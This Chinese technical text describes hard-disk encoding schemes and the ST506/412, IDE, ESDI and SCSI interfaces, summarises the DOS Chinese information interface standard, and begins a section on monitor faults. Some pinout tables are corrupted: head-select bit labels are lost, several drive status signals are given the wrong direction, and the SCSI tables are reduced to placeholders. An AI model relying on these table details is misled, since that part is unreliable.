2、MFM 制编码,也称改进调制编码,是目前磁盘驱动器最常用的记录方式之一,这种编码方式减少了每个单元磁通翻转次数,用同样的磁介质可使其数据容量增加一倍,故称 FM 制编码为单密度编码方式, MFM 制编码为双密度编码方式, MFM 制编码规定在位单元中心写入一个脉冲为逻辑“1”,在位单元中心不写入脉冲为逻辑“0”,仅当出现连续两个以上的数据“0”时,才允许在其中间加上同步时钟,其实是在 NRZ(不归零制)的基础上加上同步时钟,这样每个位单元磁化状态最多改变一次,ST506/412接口的硬盘驱动器多采用 MFM 制编码进行数据读写, MFZ 制与 NRZ 制编码在读取数据时信号如下图:

- MFM RD DATA
- NRZ RD DATA
- 二进制制
- MFM Window
- 或 NRZ CLOCK

3、RLL 编码,RLL(Run Length Limited)可称为游长限制码,是当前新型硬盘驱动器主要采用的编码方式,分为2.7RLL和1.7RLL 编码两种,2.7RLL 编码规定在记录序列中两个“1”之间至少有2个“0”,最多7个“0”,限制了两次翻转之间的最小和最大距离,因而提高了每英寸允许的翻转次数,在同样的磁通翻转密度情况下,比 MFM 制容量提高50%,RLL 编码数据的传输速率较高是 MFM 制编码的1.5倍,此编码方式下硬盘驱动器扇区可达25个以上,AT Bus (IDE)接口的硬盘驱动器多采用这种编码方式。

二、ST506/412硬盘驱动器接口

1.ST506/412接口的特点
ST506/412硬盘驱动器接口多见于5.25英寸硬盘机,ST是 Seagate Techno Logies (Seagate 技术)的缩写,该接口是由 Seagate 公司开发并首先用于 ST506 型硬盘驱动器,开发时间较早且又能满足生产要求,使许多厂家向该接口靠拢,目前该接口已成为标准的工业接口,它应用广泛,在 PC/XT 型计算机中使用的都是这种接口,另外,PC/AT 型机使用的 5280 卡、PDP11/23 小型机上配带的 RO2000 磁盘、ALTOS 十六位微机上配带的 Q540 磁盘、MAZTOR 公司生产的 XT-290 型大容量硬盘驱动器均采用了这种接口,ST506/412接口最多可支持四个硬盘驱动器,硬盘空间从5MB到150MB,除此以外,该接口还具有以下特点:

- ①、硬盘驱动器有三组电缆线连接插头,第一组是4根直流电源线插头;第二组是34根命令电缆线连接插头,第三组是20根数据电缆线连接插头。
- ②、硬盘驱动器输出的数据是未经分离的 MFM 制编码脉冲或 2.7RLL 制数据脉冲,需送到硬盘控制器进行数据分离,会造成数据不太可靠和传输速率低。
- ③、数据的传输速率较低,对 MFM 记录方式为 5MB/S,每道的存储量为 10416 字节,每位数据的位元长度为 200ns;对 2.7RLL 记录方式为 7.5MB/S。
- ④、减少写电流的控制命令由控制器发出时最多只能选择8个磁头,如将减少写电流的控制命令移到硬盘驱动器内部,把这根减少写电流信号线改为头选线,则可以选择16个磁头。

2. ST506/412接口命令电缆线、数据电缆线和电源线电缆线的接口信号。

①、34根命令电缆线信号

插头脚号	信号名称	信号方向
所有奇数脚	Ground	
2	-Head Select 2'	Host→drive
4	-Head Select 2'	Host→drive
6	-Write Gate	Host→drive
8	-Seek Complete	Host→Drive
10	-Track oo	Host→Drive
12	-Write Fault	Host→Drive
14	-Head Select 2'	Host→Drive
16	-SPARE	
18	-Head Select 2'	Host→Drive
20	-Index	Host→Drive
22	-Ready	Host→Drive
24	-Step	Host→Drive
26	-Drive Select 1	Host→Drive

28	-Drive Select 2	Host→Drive
30	-Drive Select 3	Host→Drive
34	-Direction In	Host→Drive

②、20根数据电缆线信号

插头脚号	信号名称	信号方向
1	-Drive, Selected	Host→Drive
3, 5, 7, 9	Spare	
13	+MFM Write Data	Host→Drive
14	-MFM Write Data	Host→Drive
17	+MFM Read Data	Host→Drive
18	-MFM Read Data	Host→Drive

其余各脚均接地。

③、4根电源线电缆线信号

插头脚号:1—+12VDC, 2—+12V 地, 3—+5V 地, 4—+5VDC

接口控制信号分为输入控制信号和输出控制信号两类,输入控制信号的信号方向为:

Host→Drive, 这类控制命令有: Write Gate(写选通), Head Select 2', 2', 2', 2'(头选2', 2', 2', 2'), Direction In(步进方向), Step(步进脉冲)和 Drive Select 1, 2, 3, 4(设备选1, 2, 3, 4), 这些信号都是低电平有效。

a、Head Select 2', 2', 2', 2'这四个信号以二进制编码的方式来选择硬盘驱动器的读/写磁头, 2'对应最低位, 当四个信号全为高电平时选中0'磁头, 四个信号全为低电平时选中15'磁头, 其磁头选择见下表, 从表中可知, 4个选头命令组合, 最多可选16只磁头。

头选线				选中磁头号
2'	2'	2'	2'	
1	1	1	1	0
1	1	1	0	1
1	1	0	1	2
1	1	0	0	3
1	0	1	1	4
1	0	1	0	5
1	0	0	1	6
1	0	0	0	7
0	1	1	1	8
0	1	1	0	9
0	1	0	1	10
0	1	0	0	11
0	0	1	1	12
0	0	1	0	13
0	0	0	1	14
0	0	0	0	15

在有些硬盘驱动器中, Head Select 2'被用做减少写电流和预补偿, 它的作用是在驱动器读入道号大于200道时, 通过电子线路自动控制写入里道的写电流, 读出时在200道—300道间提供读出补偿电流, 克服由于盘片旋转时内外道线速度不同等原因造成磁头在外道浮起较里道高和在相同的写入电流情况下盘片表面磁化程度不相同影响读写效果的缺陷。

b、Write Gate(写选通), 信号为低电平时, 若硬盘机已处于找道完成的状态且又无写故障, 则能使数据写入硬盘, 当该信号为高电平时, 能使磁头在步进脉冲作用下移动, 使硬盘中的数据被读出。

c、Direction In(步进方向), 硬盘驱动器根据接口发来的方向信号, 确定磁头的移动方向, 信号为低电平时, 磁头朝轴心方向移动(即内磁道方向), 高电平时, 磁头朝背离轴心方向移动(向外磁道方向)。

d、Step(步进脉冲), 接口选头来一个步进脉冲, 表明需要磁头移动一步, 该脉冲是串行输入负脉冲, 脉冲的最小宽度为500ns, 脉冲的个数代表磁头应移动的磁道, 脉冲的周期决定了硬盘驱动器的寻道方式, 当脉冲间隔为10μs—200μs 时, 硬盘驱动器按缓冲方式找道, 即在输入的脉冲速率较快时, 单片机首先对输入的步进脉冲进行计数, 再接输入步进脉冲数和道选数的不同, 采用相应的快速找道模块控制磁头的移动, 当脉冲周期大于3ms 时, 按一般找道方式寻道, 即在输入脉冲的速率较慢时, 硬盘驱动器每接收到一个步进脉冲, 单片机便控制磁头移动一步, 磁头的移动方向由方向信号决定, 方向信号须在步进脉冲上升沿前0.5μs 时出现, 步进脉冲上升沿有效。

e、Drive Select 1, 2, 3, 4, (设备选1, 2, 3, 4), 硬盘驱动器的主电路板上, 有4个供用户设置的硬盘机号选择跳线插头或微型开关, 分别对应由硬盘控制器的 DS1, DS2, DS3, DS4 四根设备选命令线, 只要4个跳线插头中的一个接上, 便确定了该台驱动器的设备号。

使控制器选中该台硬盘驱动器,驱动器将“设备选中”信号传递给主机,并准备接收命令。

输出控制信号的信号方向是 Drive→Host,这类控制命令有: Drive Selected (设备选中)、Track“00”(“00”道信号)、Ready (准备好)、Seek Complete (寻道完成)、Index (索引信号)和 Write Fault (写故障),均为低电平有效。

a. Drive Selected,当代表硬盘驱动器台号的短路跳线接好,主机通过控制器发出了对应于硬盘台号的选择信号,若该信号为低电平,表示该台硬盘驱动器已接入系统并被认可接受控制命令,同时将工作状态输出至主机。

b. Track “00”,当磁头处于盘片的最外道时,便向硬盘与控制器接口发出00道信号。

c. Ready,硬盘驱动器加电后满足以下条件时信号有效(低电平),C.1)主轴转速达到额定值,并在允许的范围波动,C.2)磁头位于00道,C.3)硬盘驱动器自检通过,C.4)直流电源电压自检通过,当“准备好”与“寻道完成”一起出现低电平时,表明硬盘驱动器准备工作就绪准备好做读写寻找工作,当该信号为高电平时,禁止在驱动器上进行读写寻找等工,硬盘驱动器不能进入系统。

d. Seek Complete,硬盘驱动器按指定的命令完成寻道工作后,读/写磁头稳定在目的磁道上时,便发出“寻道完成”信号。

e. Index,驱动电机每转一周,便出现一个索引信号,它既可作为盘片上每道的起始位置,同时又是单片机判断电机转速是否正常的标志,在标准转速下,该信号为周期16.67ms的负脉冲,下降沿有效。

f. Write Fault,在硬盘驱动器被选中的条件下,当可能破坏盘片上的有用信息或硬盘不能正常工作时,该信号为低电平,禁止主机数据写入硬盘。

3. ST506/412接口的不足

①数据传输速率较低,无法适应大容量硬盘驱动器对传输速率的要求,随着硬盘制造技术的飞速发展,硬盘容量越来越大,几乎每年增加一倍,目前3.5英寸的硬盘驱动器的格式化容量可达2000MB,面向PC机的3.5英寸硬盘驱动器的容量在向160-200MB发展,如仍然用ST506/412接口,数据传输速率为5MB/S,已无法适应要求。

②ST506/412接口输出的读数据是未经分离的MFMM制2,7RLL制编码数据,在送到硬盘控制器进行分离过程中,由于分布电容、电感及阻抗匹配方面的原因,会因传送的脉冲失真等因素造成传输数据的不可靠。

三、AT Bus 硬盘驱动器接口

1. AT Bus 接口的特点

AT Bus 接口又称 IDE (Integrated Drive Electronics)接口(即智能化驱动器电子接口)采用该接口的硬盘机印刷电路板有较高的集成度,其控制器已由插入主机槽的控制器电路板全部移到驱动器的主电路板上,使驱动器能直接接收主机的控制命令,具有同主机总线相同的控制与数据传送线信号,故称这种驱动器接口为具有 AT Bus 接口,这种接口多见于3.5英寸硬盘机,是当前新型硬盘驱动器普遍采用的一种接口,只适用于 AT 以上档次微型计算机,不能用于 XT 机,该接口具有以下特点。

a. 硬盘驱动器有两组电缆线插头,一组是4根电源线插头,另一组是40根命令和数据电缆线插头。

b. 采用2,7RLL制编码记录方式,数据传输速率达7.5MB/S以上。

c. 该接口不需要写补偿“减少写电流”DOS版本不能低于V3.3。

2. AT Bus 接口信号

AT Bus 接口的电源插头与 ST506/412接口的电源线信号相同,AT Bus 接口的命令和数据信号见表,各信号的功能简介如下:

AT BUS 接口信号		
插头脚号	信号名称	信号方向
1	-HOST RESET	HOST→DRIVE
3	+HOST DATA7	HOST←DRIVE
4	+HOST DATA8	3-18脚为双向
5	+HOST DATA6	
6	+HOST DATA9	
7	+HOST DATA5	
8	+HOST DATA10	
9	+HOST DATA4	
10	+HOST DATA11	
11	+HOST DATA3	
12	+HOST DATA12	

13	+HOST DATA2	
14	+HOST DTA13	
15	+HOST DATA1	
16	+HOST DTA14	
17	+HOST DATA0	
18	+HOST DTA15	
20	KEY	
21	DMARQ	HOST←DRIVE
23	-IOW	HOST→DRIVE
25	-IOR	HOST→DRIVE
27	IOCHRDY	HOST→DRIVE
28	+ALE	盘间信号
29	DMACK	HOST→DRIVE
31	+IRQ14	HOST→DRIVE
32	+IOCS16	HOST→DRIVE
33	+ADDR1	HOST→DRIVE
34	-PDIAG	盘间信号
35	+ADDR0	HOST→DRIVE
36	+ADDR2	HOST→DRIVE
37	-CS0	HOST→DRIVE
38	-CS1	HOST→DRIVE
39	-HOST SLV/ACT	HOST→DRIVE
其余各脚	GROUND	

①. -Host Reset,主机送来的总清信号在加电开始一段时间内有效(低电平),其后一直保持高电平。

②. +DATA0-15,主机与驱动器之间的16位双向数据传输线,低8位(D0-D7)用于寄存器和 ECC 校验的寻址,16位三态传输具有24mA的驱动能力。

③. Key (定位键)未接任何信号,只是用来保证电缆与插头之间的正确连接。

④. -IOW, I/O 写选通信号,低电平有效,在时钟的上升沿将主机数据总线 HD0-HD15上的数据打入寄存器或驱动器的数据寄存器。

⑤. -IOR, I/O 读选通信号,低电平有效使驱动器数据寄存器的数据出现在主机的数据总线上,上升沿时,将驱动器来的数据锁存在主机内。

⑥. +ALE 主机地址锁存信号 (Host Address Latch Enable),高电平有效时, I/O 通道地址有效,当前数据传输是一个等待的16位 I/O 周期。

⑦. IRQ14中请求信号,高电平有效,由硬盘驱动器发出,只有在硬盘驱动器被选中且主机使数字寄存器的-IEN位有效时才起作用,该信号与IRQ位的状态无关,IRQ位由驱动器的CPU置位后中断信号亦置位,主机读状态寄存器或写命令寄存器时使IRQ清零,IRQ14是具有8mA驱动能力的三态传输线。

⑧. +IOCS16,16位数据寄存器地址,驱动器准备发送或接收16位数据字,该信号是其有24MA驱动能力的传输线。

⑨. -PDIAG 盘间信号,低电平有效,当硬盘驱动器接成主驱动器状态时,该信号为输入状态,向主驱动器表明从驱动器已通过内部诊断,具有24MA的三态传输线,当硬盘驱动器接成从驱动器时,表示驱动器自检通过。

⑩. +A₀, A₁, A₂ 三根地址线通过二进制编码组合选择执行指令的寄存器。

⑪. -CS0, -CS1片选信号,低电平有效,CS0用来选则主机可直接存取的数据寄存器,CS1用来选择执行指令时所用的三个寄存器。

⑫. -SLV/ACT,驱动器激活/驱动器存在信号,低电平有效,驱动器存取数据时既可作为指示二极管的驱动信号,又可作为第二台驱动器存在的指示信号,当驱动器跳接成激活态(ACT)且处于“忙”状态时,作为二极管的驱动信号,有20mA的驱动能力,当驱动器跳接成“SP”状态时,作第二台驱动器存在的指示信号,具有10mA开路灌入电流的能力。

四、ESDI 接口

ESDI (Enhanced Small Device Interface)接口可称为“增强型小设备接口”是由美国 Maxtor, Shugart, CDC 和 XEBEC 等公司联合设计开发的,它吸取了ST506/412接口和其它一些非标准接口的优点,适合于大容量硬盘驱动器,ESDI 接口有以下特点:

1. ESDI 接口是设备级接口,数据的编码和译码不再在控制板上进行,改由硬盘控制器承担,使控制器不受数据编码方式的约束,尤其是将读出数据解码,数据锁相和分离功能放到硬盘驱动器的内部后,能使数据分离电路更好地与盘片、磁头、读信号处理电路匹配,避免了电缆传输中产生的许多干扰,提高了数据恢复的可靠性。

2. 具有浮动的数据传输速率,即传送数据的速率随硬盘的数据处理速度而变,速率从5兆位/秒到10兆位/秒,当硬盘驱动器采用2,7RLL 编码或提高存储密度使传输速率增加时,满足了系统使用大容量驱动器对数据传输速率的要求。

3. ESDI 接口有两种工作方式,一种是普通的步进工作方式,该方式下控制功能与 ST506/412接口信号相似;另一种是串行工作方式,依靠发送16位字长的命令字,使具有智能特性的硬盘驱动器执行磁头找道出轴修正、自检诊断及状态信息输出等操作,极大地提高了系统的性能与灵活性。

4. ESDI 接口最多可支持四个硬盘驱动器,硬盘空间为40-300MB,并可高达600MB以上。

5. ESDI 接口由34根命令线和20根数据线组成,在步进工作方式下,大部分命令信号与 ST506/412接口信号一致,只是增加了一些信号,数据线的信号改变较多,读/写都已改为不归零制(NRZ)编码数据,另外还有 ESDI 接口的特有信号,ESDI 接口信号见表:

ESDI 接口信号		
1. 34根命令电缆线信号		
插头脚号	信号名称	信号方向
1	-头选2'/换盘盒	主机→驱动器
3	-头选2'	主机→驱动器
5	-写选通	主机→驱动器
7	-寻找完成/状态信号	主机→驱动器
9	-00道信号/传送确认	主机→驱动器
11	-写故障	主机→驱动器
13	-头选2'	主机→驱动器
15	-扇区/字节时钟/地址标记发现	主机→驱动器
17	-头选2'	主机→驱动器
19	-索引	主机→驱动器
21	-准备好	主机→驱动器
23	-一步进传送请求	主机→驱动器
25	-设备选1	主机→驱动器
27	-设备选2	主机→驱动器
29	-设备选3	主机→驱动器
31	-一步进方向/命令数据	主机→驱动器
33	-读选通	主机→驱动器
其余各脚	地	

2. 20根数据电缆线信号		
插头脚号	信号名称	信号方向
1	-设备选中	主机→驱动器
2	-扇区/字节时钟/地址标记发现	主机→驱动器
3	-寻找完成/命令执行完	主机→驱动器
4	-地址标记允许	主机→驱动器
5	-写保护	主机→驱动器
7	-写时钟	主机→驱动器
8	+写时钟	主机→驱动器
9	-更换了盘盒	主机→驱动器
10	+读/参考时钟	主机→驱动器
11	-读/参考时钟	主机→驱动器
13	+NRZ 写数据	主机→驱动器
14	-NRZ 写数据	主机→驱动器
17	+NRZ 读数据	主机→驱动器
18	-NRZ 读数据	主机→驱动器
20	-索引	主机→驱动器
其余各脚	地	

信号功能简介:
a. 针对 ST506/412接口中的“减少写电流 Reduce Write Current”传输线上的信号,对固定式硬盘驱动器改为头选2',对可换式硬盘驱动器改为“盒式盘装卸(Cartridge Loading)信号”。

b. 扇区/字节时钟/地址标记发现, (Sector/Byte Clock/Address Mark Found)在不同数据类型处理时有不同用处,对于硬分段的硬盘驱动器,“扇区”信号和“字节时钟”信号用来作扇区的开始标志;对软分段的硬盘驱动器“地址标志发现”和“字节时钟”信号表示扇区的 ID 头标区数据的开始。

c. 读选通 (Read Gate)低电平有效,允许硬盘驱动器作数据分离,并将 NRZ 数据传送到控制器。

d. 地址标记允许 (Address, Mark, Enable)低电平有效,该信号与写选通信号配合使用,当写选通有效时,表示写地址标记;当写选通为高电平时表示寻找

地址标记。

e.写保护(Write Protected)低电平有效,表示所选中的硬盘驱动器是否处于写保护状态。

f.盘盒更换(Cartridge Change)低电平有效,适合于可换式硬盘驱动器。

g.读/参考时钟(Resol/Reference Clock)硬盘控制器与驱动器之间作串行数据传递时,该信号作为同步定时信号。

五、SCSI 硬盘驱动器接口。

SCSI(Small Computer System Interface)接口称为小计算机系统接口,是诺威公司生产的高速硬盘接口卡,又称为硬盘接口处理板,是一种系统级接口,严格地说,SCSI接口并不是真正的硬盘驱动器接口,但习惯上仍将这种总线接口当成一种硬盘驱动器接口,这种接口的命令信号的数据信号通过一根50芯的扁平电缆线传递,其中包括9根数据传输线和12根控制命令及状态线,SCSI接口的操作时序简单并具有总线仲裁功能,可以同时连接七台外部设备,如硬盘驱动器,光盘驱动器,磁带驱动器,扫描仪、打印机等,并通过高级命令与它们通讯,SCSI接口的数据传输速率可达10兆位/秒,最多支持32个硬盘驱动器,硬盘空间可达1GB,与前三种接口相比,SCSI接口在微型计算机系统中的应用的较少,下面只给出了SCSI接口按差分形式和单端方式传递信号时的连接表。

SCSI 接口信号

1.按差分形式传递时接线表

Table with 2 columns: 插头序号, 信号名称. Lists signal connections for differential SCSI interface from pin 3 to 48.

其余各脚 GROUND

2.按单端方式传递时接线表

Table with 2 columns: 插头序号, 信号名称. Lists signal connections for single-ended SCSI interface from pin 2 to 6.

Table with 2 columns: Pin number, Signal name. Lists pins 8 through 50 and their corresponding signals like -DB(3), -DB(4), etc.

其余各脚 GROUND

六、接口信号与硬盘系统的扩充

微型计算机系统对硬盘系统的扩充一般有两种方法,一种是更换大容量硬盘驱动器,另一种是在保留原硬盘的情况下增加新的硬盘驱动器。...

两台使用 ST506/412接口的硬盘驱动器的主从关系的设置方法有两种,1.利用扁平电缆决定主从驱动器,控制器与驱动器连接时,两台硬盘驱动器(型号相同)共用一条较宽的扁平电缆且扁平电缆最外部连接驱动器处插头下面的电缆线有12条信号线(驱动器选择信号线)被单独从电缆线中断开,经扭转后与驱动器插头相接,另外一台驱动器的插头直接与电缆线相连。...

两台 AT BUS 接口的硬盘驱动器不再利用电缆线的扭转选择主从驱动器,而是依靠硬盘驱动器电路板上的类型设置短路跳线决定主从硬盘驱动器。

以上只简单介绍了进行硬盘系统扩充时需注意驱动器接口方面的几点问题,在具体扩充时还必须考虑其它情况,如电源的功率大小,系统 BIOS 对硬盘系统是否支持等,做到具体问题,具体分析。

七、接口信号在故障检测中的应用

硬盘驱动器接口作为电源信号、控制命令信号和数据信号的传输通道,一旦计算机系统与以上信号相关部分出现故障,接口信号必有所反映,用户可以根据故障现象和驱动器接口信号状态进行故障的判断、定位,下面以1个故障现象为例进行故障的分析与判断。

故障现象:开机后联机失败

故障分析与判断:由微机开机上电流程可知,驱动器上电时由时序制和诊断,测试直流电源,接着打开电机,待主轴电机加速到额定转速后,控制步进电机带动磁头小车定位到“00道”并产生“准备好”,“00道”写故障”,“索引”以及“寻找完成”等信号,这几个信号只要有一个不正常,就不能进行数据的正确读写,我们可以通过检查这些接口信号的状态来寻找故障原因。

1、“00道”高电平,驱动器初始道基准位置找不到。

2、“索引”脉冲不出现,磁道的起始位置,索引信号是由索引传感器产生的,用示波器检查索引传感器的初始输出信号,然后依电路进一步查找。

3、“写故障”低电平,产生原因①同时选中两个以上磁头,②无写令有写电流,③有写令无写电流,④找道未完成时进行写操作等。

4、“准备好”信号高电平,产生原因除以上三点外,还有直流电源不正常和主轴电机转速误差太大两个因素,检测时可以进一步检查这两个因素。

以上分析主要是故障的维修思路,有了思路后,再逐步检测,就能做到故障的快速定位、排除。

由于计算机应用领域十分广泛,为适应不同的要求,产生了多种硬盘驱动器接口,但在微型计算机中应用较多的主要是前面介绍的几种硬盘驱动器接口,希望本文能对想了解驱动器接口的读者有所帮助。

□河北 马星

附录十一

DOS 中文信息接口规范简介 (GB/T15189-94标准)

《DOS 中文信息接口规范》出台,引起业界及用户的极大关注,纷纷来电询问《规范》内容,本报编辑部特把《规范》摘要点呈给读者,如欲索取《规范》全文,请与电子部标准化所联系,电话:4012392。

—编者

一、DOS-CPI 主题内容与适用范围

DOS 中文信息接口规范简称 DOS-CPI (Chinese information System Processing Interface),主要定义应用程序调用中文系统功能的接口规范及中文系统驱动程序的接口规范,它提供对整个中文系统的撤除功能,撤除后完全恢复支持 ISO 2022.DOS-CPI 主要包括:系统信息、字型、输入法、提示行、显示、键盘、打印类功能, DOS-CPI 对 BIOS INT 10H、16H、17H、原西文功能的中文支持应完全符合原单字节西文的功能调用。

DOS-CPI 适用于 DOS 中文信息系统以及基于 DOS 中文信息系统的驱动程序和应用程序。

二、DOS-CPI 功能分类

1. 系统信息类功能

提供系统级信息查询或设置功能,以帮助应用程序及驱动程序了解系统现有资源状况,并做出合理、有效安排。

2. 字形类功能

提供应用程序获取系统已安装字形信息的接口,提供对系统已安装的字形驱动程序的信息、查询等功能;提供对字形驱动程序的安装/撤除等功能;

3. 输入法类功能

提供对系统已安装的输入法的获得信息、查询、切换等功能,提供对输入法驱动程序的安装/撤除等功能。

4. 提示行类功能

提供对提示行状态的查询、设置等功能;

提供对提示行数据信息的输出功能;

5. 显示类功能

至少支持一种汉字字符显示方式;提供对支持的显示能力的查询/设置等功能;提供对显示驱动程序的安装/撤除等功能;

6. 键盘类功能

提供对系统热键的控制功能;

7. 打印类功能

提供基本的字符、图象打印,及有关控制功能;定义基本的打印控制序列,需要扩充的控制序列由厂商通过监控程序实现;提供对打印驱动程序、打印监控程序的安装/撤除等功能。

三、DOS-CPI 调用方式和返回码信息定义

1. 调用方式

入口:(AH)=功能类编号

(AL)=功能号

(DH)=功能选择

(DL)=子功能选择

(ES:BX)=0数据缓冲区

调用:INT XXH

出口:(AX)=0 正确

<8000H 警告
>8000H 错误

并且
CF 标志NC 正确或警告
CY 错误

中断号 XXH, 由系统初始化确定, AP 调用中文系统的查询系统是否存在时取得, 方法如下:

a. 查询 WT 2FH AH=0DBH 功能是否存在入口: (AX)=0DB00H
调用: INT 2FH
出口: (AL)=0FFH(此功能有效)
(AL)=00H(此功能无效)

注: 此功能有效仅说明 AH=0DBH(INT 2FH)调用有效, 不表示中文系统一定存在, 检查中文系统是否存在需通过下面调用实现。

b. 查询中文系统是否存在, 系统服务中断号及入口地址

入口: (AX)=0DB01H
调用: INT 2FH
出口: (AX)=0CD05H 中文系统存在的标识
(DL)=XXH 中文系统服务入口的中断号
(ES, BX)=中文系统服务入口地址

2. 功能类编号
功能类编号如表1所示, 编号值07H-3FH 为系统保留, 40H 后由用户定义。

3. 返回码信息定义
返回码是调用功能返回的信息, 存于 AX 寄存器中, 若 AX=0, 表示正确执行完毕, 返回码的分类如表2。

四、DOS-CPI 功能列表

1. 系统信息类功能
 - 查询系统信息(AX=0000H);
 - 查询系统模式(AX=0001H);
 - 设置系统模式(AX=0002H);
 - 查询系统原中断向量入口地址(AX=0003H);
 - 查询系统新中断向量入口地址(AX=0004H);
2. 字形类功能
 - 由系统提供的功能有:
 - 字形功能初始化(AX=0100H);
 - 查询已安装的字形驱动程序的个数(AX=0101H);
 - 查询已安装的字形驱动程序的列举(AX=0102H);
 - 安装新的字形驱动程序(AX=0103H);
 - 删除已安装的字形驱动程序(AX=0104H);
 - 查询字形是否存在(AX=0105H);
 - 查询基本文字字形(AX=0106H);
- 由字形驱动程序实现的功能有:
- 查询字形驱动程序信息(AX=0107H);
- 查询字形驱动程序的字形描述信息(AX=0108H);
- 查询扩充文字字形(AX=0109H);
- 从内存删除字形驱动程序(AX=010AH);

3. 输入法类功能
 - 由系统提供的功能有:
 - 输入法功能初始化(AX=0200H);
 - 查询输入状态信息(AX=0201H);
 - 设置输入状态信息(AX=0202H);
 - 查询已安装的输入法的个数(AX=0203H);
 - 查询已安装输入法的列举(AX=0204H);
 - 安装新的输入法(AX=0205H);
 - 删除已安装的输入法(AX=0206H);
 - 查询当前使用的输入法(AX=0207H);
 - 选择新的输入法(AX=0208H);
- 由输入法驱动程序实现的功能有:
- 查询输入法信息(AX=0209H);
- 重置输入法状态(AX=020AH);
- 处理键入数据(AX=020BH);
- 从内存删除输入法程序(AX=020CH);

4. 提示行类功能
 - 提示行功能初始化(AX=0300H);
 - 查询提示行状态(AX=0301H);
 - 设置提示行状态(AX=0302H);
 - 清除提示行(AX=0303H);
 - 查询提示行信息(AX=0304H);
 - 设置提示行信息(AX=0305H);
 - 输入提示行数据(AX=0306H);
 - 写提示行(AX=0307H);

5. 显示类功能
 - 由系统提供的功能有:
 - 安装显示驱动程序(AX=0400H);
 - 删除显示驱动程序(AX=0401H);
 - 由显示驱动程序实现的功能有:
 - 查询显示驱动程序信息(AX=0402H);
 - 从内存删除显示驱动程序(AX=0403H);
 - 设置显示系统模式(AX=0404H);
 - 选择屏幕更新方式(AX=0405H);
 - 查询屏幕更新方式(AX=0406H);
 - 设置中止表格符对应(AX=0407H);
 - 写字符串(AX=0408H);
 - 设置光标全角/半角态(AX=0409H);
 - 查询光标全角/半角态(AX=040AH);
 - 设置英文表格符识别状态(AX=040BH);
 - 查询英文表格符识别状态(AX=040CH);

6. 键盘类功能
 - 设置键盘系统模式(AX=0500H);
 - 设置热键转换方式(AX=0501H);

7. 打印类功能
 - 由系统提供的功能有:
 - 打印功能初始化(AX=0600H);
 - 查询打印驱动程序列举(AX=0601H);
 - 安装打印驱动程序(AX=0602H);
 - 删除打印驱动程序(AX=0603H);
 - 安装打印监控驱动程序(AX=0604H);
 - 删除打印监控驱动程序(AX=0605H);

- 由打印监控驱动程序实现的功能有:
- 设置打印监控状态(AX=0606H);
- 查询打印监控状态(AX=0607H);
- 从内存删除打印监控程序(AX=0608H);
- 由打印驱动程序实现的功能有:
- 设置系统模式(AX=0609H);
- 查询打印驱动程序信息(AX=060AH);
- 从内存中删除打印驱动程序(AX=060BH);
- 安装打印驱动程序内部功能(AX=060CH);
- 删除打印驱动程序内部功能(AX=060DH);
- 设置旁路模式(AX=060EH);
- 设置打印基本单位(AX=060FH);
- 水平定位(AX=0610H);
- 垂直定位(AX=0611H);
- 图形区块打印(AX=0612H);
- 设置打印颜色(AZ=0613H);
- 选择打印字体(AX=0614H);
- 选择打印模式(AX=0615H);
- 选择打印方向(AX=0616H);
- 取消边界设置(AX=0617H);
- 设置左边界(AX=0618H);
- 设置右边界(AX=0619H);
- 设置上边界(AX=061AH);
- 设置每页长度(AX=061BH);
- 水平放大打印(AX=061CH);
- 垂直放大打印(AX=061DH);
- 设置打印速度(AX=061EH);
- 设置表格符号连接功能(AX=061FH);
- 设置旋转打印方向(AX=0620H);
- 打印斜体字(AX=0621H);
- 打印下标字(AX=0622H);
- 打印上标字(AX=0623H);
- 加下划线打印(AX=0624H);
- 反白打印模式(AX=0625H);
- 套网打印模式(AX=0626H);
- 选择套网图案(AX=0627H);
- 安装套网图案(AX=0628H);
- 中空属性设置(AX=0629H);
- 映射属性设置(AX=062AH);
- 阴影属性设置(AX=062BH);
- 立体属性设置(AX=062CH);

表1

功能类	编号值
系统信息类功能	0
字形类功能	1
输入法类功能	2
提示行类功能	3
显示类功能	4
键盘类功能	5
打印类功能	6

表2

AX 的位	分 类	返回值	说明
执行正确	FUNCRET-OK	0000H	正确无误(NO ERROR)
Bit 15	FUNCRET-WARNING	000H	警告(BIT 15 IS OFF)
错误/警告	FUNCRET-ERROR	8000H	错误(BIT 15 IS ON)
	FUNCRET-DATA	1000H	数据(INFO/DATA)
	FUNCRET-QUERY	2000H	查询(QUERY)
Bit14~12 命令类别	FUNCRET-SET	3000H	设置(SET)
	FUNCRET-ADD	4000H	安装(INSTALL)
	FUNCRET-DEL	5000H	删除(REMOVE)
	FUNCRET-CMD	6000H	命令(PROCESS COMMAND)
	FUNCRET-EXTSYS	0000H	其它
	FUNCRET-SYS	0100H	系统信息类功能
	FUNCRET-CPS	0200H	字形类功能
	FUNCRET-STLN	0300H	输入法类功能
	FUNCRET-FONT	0400H	提示行类功能
	FUNCRET-DSP	0500H	显示类功能
	FUNCRET-KBD	0600H	键盘类功能
	FUNCRET-PRT	0700H	打印类功能
	FUNCRET-NOPPROCESS	0001H	没有执行
	FUNCRET-UNAVAIL	0002H	此功能未提供
	FUNCRET-FAIL	0003H	执行失败
	FUNCRET-UNDEFINE	0004H	参数未定义
	FUNCRET-CHANGE	0005H	数据已改变
	FUNCRET-NDERFLOW	0011H	缓冲区空间太大
	FUNCRET-OVERFLOW	0012H	缓冲区空间不足
	FUNCRET-OUPLICATE	0013H	数据重复
	FUNCRET-OUTRANGE	0014H	参数值超出范围
	FUNCRET-NOMEMORY	0021H	内存空间不足
	FUNCRET-BADSELECT	0022H	选择功能错误
Bit7~0 信息	FUNCRET-BADCOMBINE	0023H	参数组合错误

附录十二

显示器常见故障的分析和判断

一、电源部分和故障

显示器采用电源有两种类型,串联型稳压电源和开关型稳压电源。串联型稳压电源较为简单,在早期的单色显示器中有应用,目前已不多采用。主要原因是这种电源效率低,一般只有35%~60%。由于电源调整管要带上较大的散热器,为之还需一个体积较大的工频变压器,由此电源的体积就显得大而笨重。这种稳压电源的过载和短路能力较差,这种稳压电源由于电路较为简单,因此维修也较为容易。故障范围在整流回路和电源调整回路这两部分,这里就不多讲了。

